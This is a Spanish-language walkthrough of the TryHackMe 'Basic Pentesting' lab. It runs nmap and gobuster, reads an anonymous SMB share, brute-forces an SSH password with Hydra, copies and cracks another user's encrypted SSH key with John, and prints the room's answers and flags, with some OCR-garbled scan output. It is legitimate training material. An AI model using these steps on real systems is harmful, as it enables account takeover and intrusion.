




Basic Pentesting

"Basic Pentesting" es una sala de pentesting de nivel principiante en TryHackMe que cubre técnicas de pentesting muy básicas. Aquí voy a mostrar cómo abordar esta room y las herramientas que se utilizan en el proceso.



Lo primero es realizar un ping a la maquina victima para comprobar que existe respuesta y conexión hacia ella mediante el protocolo icmp con el comando *ping 10.10.6.163* (recuerda que la IP es dinamica, y cada vez que inicias una nueva maquina esta IP cambia).

```
File Actions Edit View Help

(deadgirl@PeNTeSTiNG)-[~]

$ ping 10.10.6.163

PING 10.10.6.163 (10.10.6.163) 56(84) bytes of data.
64 bytes from 10.10.6.163: icmp_seq=6 ttl=61 time=377 ms
64 bytes from 10.10.6.163: icmp_seq=8 ttl=61 time=367 ms
64 bytes from 10.10.6.163: icmp_seq=8 ttl=61 time=409 ms
64 bytes from 10.10.6.163: icmp_seq=9 ttl=61 time=401 ms

^c

10.10.6.163 ping statistics —
9 packets transmitted, 4 received, 55.5556% packet loss, time 8109ms
rtt min/avg/max/mdev = 366.943/388.616/409.325/17.112 ms

(deadgirl@PeNTeSTiNG)-[~]
```





Voy a encontrar los servicios expuestos por la máquina enumerando los servicios y puertos. Para encontrar los servicios que se ejecutan en la maquina victima, utilizaré la herramienta Nmap aquí usando el siguiente comando *nmap –sC –sV 10.10.6.163* obteniendo el siguiente resultado:

```
deadgirl@PeNTeSTiNG: ~/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
Nost is up (0.37s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
    256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
I
8009/tcp open ajp13?
    Supported methods: GET HEAD POST OPTIONS
8080/tcp open http-proxy
|_http-favicon: Apache Tomcat
  http-title: Apache Tomcat/9.0.7
fingerprint-strings:
    DNSVersionBindReqTCP:
      Content-Type: text/html;charset=utf-8
      Content-Language: en
Content-Length: 2243
```

```
File Actions Edit View Help

| Date: Sat, 17 Aug 2024 02:18:45 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type-"text/css">html(sing): Tahoma, Arial, sans-serif; color: white; background-color:#525076; font-size:12px; html(sing): Tahoma, Arial, sans-serif; color: white; background-color:#525076; font-size:16px; html(sing): Tahoma, Arial, sans-serif; color: white; background-color:#525076; font-size:14px; body {font-family: Tahoma, Arial, sans-serif; color: white; background-color:#525076; font-size:14px; body {font-family: Tahoma, Arial, sans-serif; color: black; background-color: sb25076; font-size:14px; background-color:#525076; border: none; }
| door: black; background-color:#525076; border: none; }
| door: blackground-color:#525076; border: none; }
| dolor: blackground-color:#525076; border: none; }<
```





```
File Actions Edit View Help

SF:x20{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#5

SF:25076;font-size:14px;\x20body\x20{font-family:Tahoma,Arial,sans-serif;

SF:color:black;background-color:white;\x20b\x20{font-family:Tahoma,Arial,sans-serif;

SF:sans-serif;color:white;background-color:#525D76;\x20p\x20{font-family:Tahoma,Arial,

SF:sans-serif;color:white;background-color:#525D76;\x20p\x20{font-family:

SF:720a\x20{color:black;\x20a\,name\x20{color:black;\x20\,line\x20{fenight}

SF:10a\x20a\x20{color:black;\x20a\,name\x20{color:black;\x20a\,line\x20{fenight}

SF:rsionsindReqTcP,95F,*HTTP/1.\1x20400\x20a\,name\x20\,rx0fncontent-tppe:\x20bcat/htm

SF:rsionsindReqTcP,95F,*HTTP/1.\1x20400\x20a\,rx0fncontent-tength:\x202243\rxx0fncontent-tength:\x202243\rxx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x20a\,rx0fncontent-tength:\x
```

```
deadgirl@PeNTeSTiNG: ~/Documents/rooms/5, Basic Pentesting
File Actions Edit View Help
SF:{height:1px;background-color:#525D76;border:none;}</style></head><bod*);
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
    account_used: guest
authentication_level: user
  challenge_response: supported
_ message_signing: disabled (dangerous, but default)
_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
   smb2-security-mode:
  Message signing enabled but not required
smb-os-discovery:
OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
     Computer name: basic2
      NetBIOS computer name: BASIC2\x00
     Domain name: \x00
FQDN: basic2
     System time: 2024-08-16T22:19:03-04:00
   smb2-time:
     start_date: N/A
_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.59 seconds
         adgirl® PeNTeSTiNG)-[~/Documents/rooms/5. Basic Pentesting]
```

Como se observa, los servicios son:


- SSH en el puerto 22
- HTTP en el puerto 80
- SAMBA en el puerto 139 y 445

Estos son solo los tres principales que necesitare.






En mi caso, me dirijo a mi browser de preferencia e indico en la barra de búsqueda la *IP* de la maquina víctima. La página arroja un mensaje en mantención, en mi caso busque información en el código de fuente.



El mensaje que muestra es: "Consulta nuestra sección de notas de desarrollo si necesitas saber en qué trabajar."








Como no hay mayor detalle en la web, realizare fuzzing en búsqueda de directorios, con el comando **gobuster dir -u http://10.10.6.163 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt** esto me permitirá encontrar los directorios ocultos en la aplicación web, pueden usar **dirb** o **gobuster** o cualquier otra herramienta.

Aquí podrán observar que existe un directorio llamando **/development**. Ahora me dirijo al navegador para obtener mayor información del sitio web y el directorio de desarrollo en el sitio web.

Encontraran algo como esto:








La primera flag corresponde al nombre del directorio *development*.

Deploy the machine and connect to our network			
No answer needed	✓ Correct A	✓ Correct Answer	
Find the services exposed by the machine			
No answer needed	✓ Correct Answer	₽ Hint	
What is the name of the hidden directory on the web server (enter name without /)?			
development	✓ Correct Answer	9 Hint	

Por mi lado, comienzo a abrir cada texto para encontrar información relevante y así poder ir avanzando en la room.











De estos archivos de texto existe lo siguiente:

- Hay un mínimo de 2 usuarios (J y K, no los nombres de usuario reales)
- El sitio web usa Apache 2.5.12
- El sitio web también usa SMB (samba)
- El usuario J tiene una contraseña débil (lo más importante)

Hay otro puerto el cual corresponde al puerto 8080 (el puerto 8080 es útil para servicios web que necesitan un puerto alternativo al estándar 80, ya sea por razones de configuración, pruebas o desarrollo). Entonces me dirijo a mi browser e indico en la barra de búsqueda el comando seguido del puerto de servicios **10.10.6.163:8080**.

La página muestra un servicio web el cual contiene servlets de código abierto, utilizado principalmente para ejecutar aplicaciones web basadas en Java. También se observa que no está corriendo bajo ningún protocolo de seguridad como SSL.









La página de tomcat tiene un login configurado, pero como toda cosa, no es fácil obtener dichas credenciales. Al presionar cancelar, se re direcciona la página a otra web en la cual arroja un mensaje **401 Unaurthorized** (401 no autorizado), pero además indica credenciales de usuarios **named (tomcat)** y **password (s3cret)**. Al regresar a la web de tomcat y probar las credenciales estas siguen sin ser las correctas





Así que manos a la obra... es hora de listar los recursos que se estan ejecutando en la maquina victima.





El comando *smbclient -L 10.10.6.163* se utiliza para listar los recursos compartidos disponibles en un servidor que ejecuta el protocolo SMB (Server Message Block). Aquí te explico su funcionamiento:

- *smbclient:* Es una herramienta de línea de comandos para interactuar con servidores SMB/CIFS (Common Internet File System).
- -L: Esta opción indica que quieres listar los recursos compartidos en el servidor en lugar de conectarte a uno específico.
- 10.10.6.163: Es la dirección IP del servidor SMB/CIFS que quieres consultar.

Cuando ejecutas este comando, smbclient intenta conectarse al servidor en la dirección IP especificada y muestra una lista de recursos compartidos disponibles, como carpetas y archivos que se pueden compartir en esa máquina. Esta información puede ser útil para identificar recursos compartidos en una red.

Al momento de ingresar el comando en el promt solicitará una password, aquí solamente hay que precionar enter. Ya como se observa e indicado anteriormente, los recursos se encuentran listados...


```
/home/deadgirl/Documents/rooms/5. Basic Pentesting
    smbclient -L 10.10.6.163
Password for [WORKGROUP\root]:
        Sharename
                        Type
                                  Comment
        Anonymous
                       Disk
                                  IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
                             Comment
        Workgroup
                             Master
        WORKGROUP
                             BASIC2
                    /home/deadgirl/Documents/rooms/5. Basic Pentesting
```

Aquí ingrese al recurso de disco de lo que se comprende es un usuario con el nombre de **Anonymous** con el comando **smb //10.10.6.163/Anonymous -N**, al momento de listar muestra solamente un archivo txt con el nombre de **staff.txt**. Con el comando **get staff.txt** me descargo dicho archivo a un directorio de mi maquina atacante de preferencia.


```
| Cost | Part |
```








El archivo posee un mensaje en la cual podría entregar dos posibles usuarios Jan y Kay.



La siguiente flag corresponde al primer usuario identificado como Jan.







Ya con el username de Jan y la IP de la maquina víctima, realizo una conexión mediante *SSH* con el comando *ssh jan@10.10.6.163*, aquí nuevamente nos solicita una password y al no tenerla no tenemos acceso al usuario, así que aplico fuerza bruta...

```
(souts Profession) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]
ssh jan@10.10.6.163
The authenticity of host '10.10.6.163 (10.10.6.163)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0TpriwlPeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.6.163' (ED25519) to the list of known hosts.
jan@10.10.6.163's password:

Permission denied, please try again.
jan@10.10.6.163's password:

[10015] PANTOSTIND - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

De los textos señalados anteriormente en la carpeta de development concluyo que J (o Jan) tiene una contraseña débil, por lo que será más fácil forzarla usando a nuestro mejor amigo Hydra.

Entonces utilizare el comando de Hydra para descifrar la contraseña de Jan *hydra -l jan -P* /home/deadgirl/Desktop/rockyou.txt ssh://10.10.6.163 (recuerda que desde el directorio home en adelante va a depender de la ubicación en donde tu tenga alojado el archivo rockyou.txt). Una vez que finaliza el análisis este arroja la password amando.

```
(rest@ Pewrestime) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]

**s hydra -l jan -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.6.163

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-16 22:43:53

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525

tries per task

[DATA] attacking ssh://10.10.6.163:22/

[STATUS] 134.00 tries/min, 134 tries in 00:01h, 14344266 to do in 1784:07h, 15 active

[STATUS] 198.37 tries/min, 316 tries in 00:03h, 14344084 to do in 2269:39h, 15 active

[STATUS] 98.71 tries/min, 691 tries in 00:07h, 14343709 to do in 2421:46h, 15 active

[22][ssh] host: 10.10.6.163 login: jan password: armando

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-16 22:51:52
```

Las siguientes flags corresponden a la password *armando* y el tipo de servicio de conexión remota es *SSH*, luego la siguiente flag es solamente dar siguiente.

What is the password?		
armando	✓ Correct Answer	♀ Hint
What service do you use to access the server(answer in abbreviation in all caps)?		
SSH	✓ Correct Answer	♥ Hint
Enumerate the machine to find any vectors for privilege escalation		
No answer needed	✓ Correct Answer	♀ Hint





Ya con el usuario y la password, se observa que ya estoy dentro del directorio del usuario Jan. Aquí listo los archivo o directorios que tuviese y solamente arroja un archivo con el nombre de *.lesshst* pero al no tener privilegios administrativos no muestra nada.

```
File Actions Edit View Help

Ssh jan@10.10.6.163

Jan@10.10.6.163's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

O packages can be updated.
O updates are security updates.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:-$ I
```

Con el comando *Is -la /home/* se lista los directorios de los usuarios Jan y Kay.

```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:-$ ls -la /home/
total 16
drwxr-xr-x 4 root root 4096 Apr 19 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
drwxr-xr-x 2 root root 4096 Apr 23 2018 jan
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay
jan@basic2:~$
```






Con el siguiente comando Is -la /home/kay/ listo los archivo y directorio que pudiera contener:

```
an@basic2:~$ ls -la /home/kay/
total 48
drwxr-xr-x 5 kay
                 kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19
                                   2018 ..
                       756 Apr 23
                                   2018 .bash_history
                       220 Apr 17 2018 .bash_logout
-rw-r-r-- 1 kay kay 3771 Apr 17 2018 .bashrc
                      4096 Apr 17
          2 kay
                                   2018 .cache
drwxrwxr-x 2 kay
                      4096 Apr 23
                 kay
                       57 Apr 23
655 Apr 17
                                   2018 pass.bak
-rw-r--r-- 1 kay kay
                                   2018 .profile
                       4096 Apr 23 2018 .ssh
drwxr-xr-x 2 kay
-rw-r--r-- 1 kay
                         0 Apr 17
                                   2018 .sudo_as_admin_successful
                       538 Apr 23 2018 .viminfo
jan@basic2:~$
```

La siguiente flag corresponde al nombre del otro usuario el cual es Kay



Luego ingreso al directorio del usuario Kay y por ultimo al directorio .ssh/ con el comando *cd* /home/kay/.ssh/ y con el comando ls -la vuelvo a listar los archivos. Existe un archivo con la clave pública, con el comando *cat id_rsa* muestro lo que contiene el archivo id_rsa.

```
jan@basic2:-$ cd /home/kay/.ssh/
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r-r- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r-r- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0g2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcuipzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsAleiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnaTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgt0faly@bMqGIrM+eWVoX0rZPBlv8iyNTDdDE
3jRjqb0GlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE218mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCV08+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWki0cPHFLYuMoDeLqP/NIK
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
```






```
jan@basic2:/home/kay/.ssh$ pwd
/home/kay/.ssh
jan@basic2:/home/kay/.ssh$ exit
logout
Connection to 10.10.6.163 closed.


(restSiPedireSiide)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

Quiero descargar el archivo, pero no conozco ninguna herramienta, pues aquí les comparto un comando que me ayudo bastante. Con el comando *scp jan@10.10.6.163:/home/kay/.ssh/id_rsa*. y la password es *armando*. El archivo se descarga al directorio que yo en particular le he especificado al desarrollo de esta room.









Dentro de mi directorio listo los archivo y allí se encuentra el documento cifrado con la clave pública id_rsa. Con la herramienta de ssh2john me ayude para extraer la clave pública *Python /usr/bin/ssh2john id_rsa > id_rsa.txt*





Con el comando *john id_rsa.txt –wordlist=/home/deadgirl/Desktop/rockyou.txt* descifro el archivo txt y este muestra la clave beeswax el cual corresponde al usuario Kay

```
(rmottle Periostike) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]

### john id_rsa.txt --wordlist=/home/deadgirl/Desktop/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1 0:00:00:00 DONE (2024-08-16 23:00) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(rsot@Pentestime)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

Inicio sesión de manera remota con el protocolo SSH que permite el acceso seguro y la administración remota para el usuario Kay.

```
(reat® Pentestims)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]

ssh kay@10.10.6.163 -i *id_rsa*:


Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:-$ ■
```

La siguiente flag no requiere respuesta, por lo que le doy a siguiente:







A continuación, y dentro del usuario de Kay listo los directorios y con el siguiente comando *cat pass.bak* puedo observar el contenido del archivo pass.back el cual corresponde a la última flag.

```
pass.bak
                                                                  I
kay@basic2:-$ ls -la
total 48
drwxr-xr-x 5 kay
                                 kay 4096 Apr 23
drwxr-xr-x 4 root root 4096 Apr 19
-rw 1 kay kay 756 Apr 23
-rw-r-r- 1 kay kay 220 Apr 17
                                                                   2018 .bash_logout
                                                                   2018 .bashrc
                                           3771 Apr 17
                                           4096 Apr 17
                                           4096 Apr 23
57 Apr 23
drwxrwxr-x 2 kay
                                                                   2018 pass.bak
                     1 kay
                                                                   2018 .profile
2018 .ssh
 -rw-r--r-- 1 kay
                                            655 Apr 17
-rw-r-r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_s
-rw-- 1 root kay 538 Apr 23 2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
                                                                  2018 .ssh
2018 .sudo_as_admin_successful
```

La ultima flag corresponde al contenido del archivo pass.bak

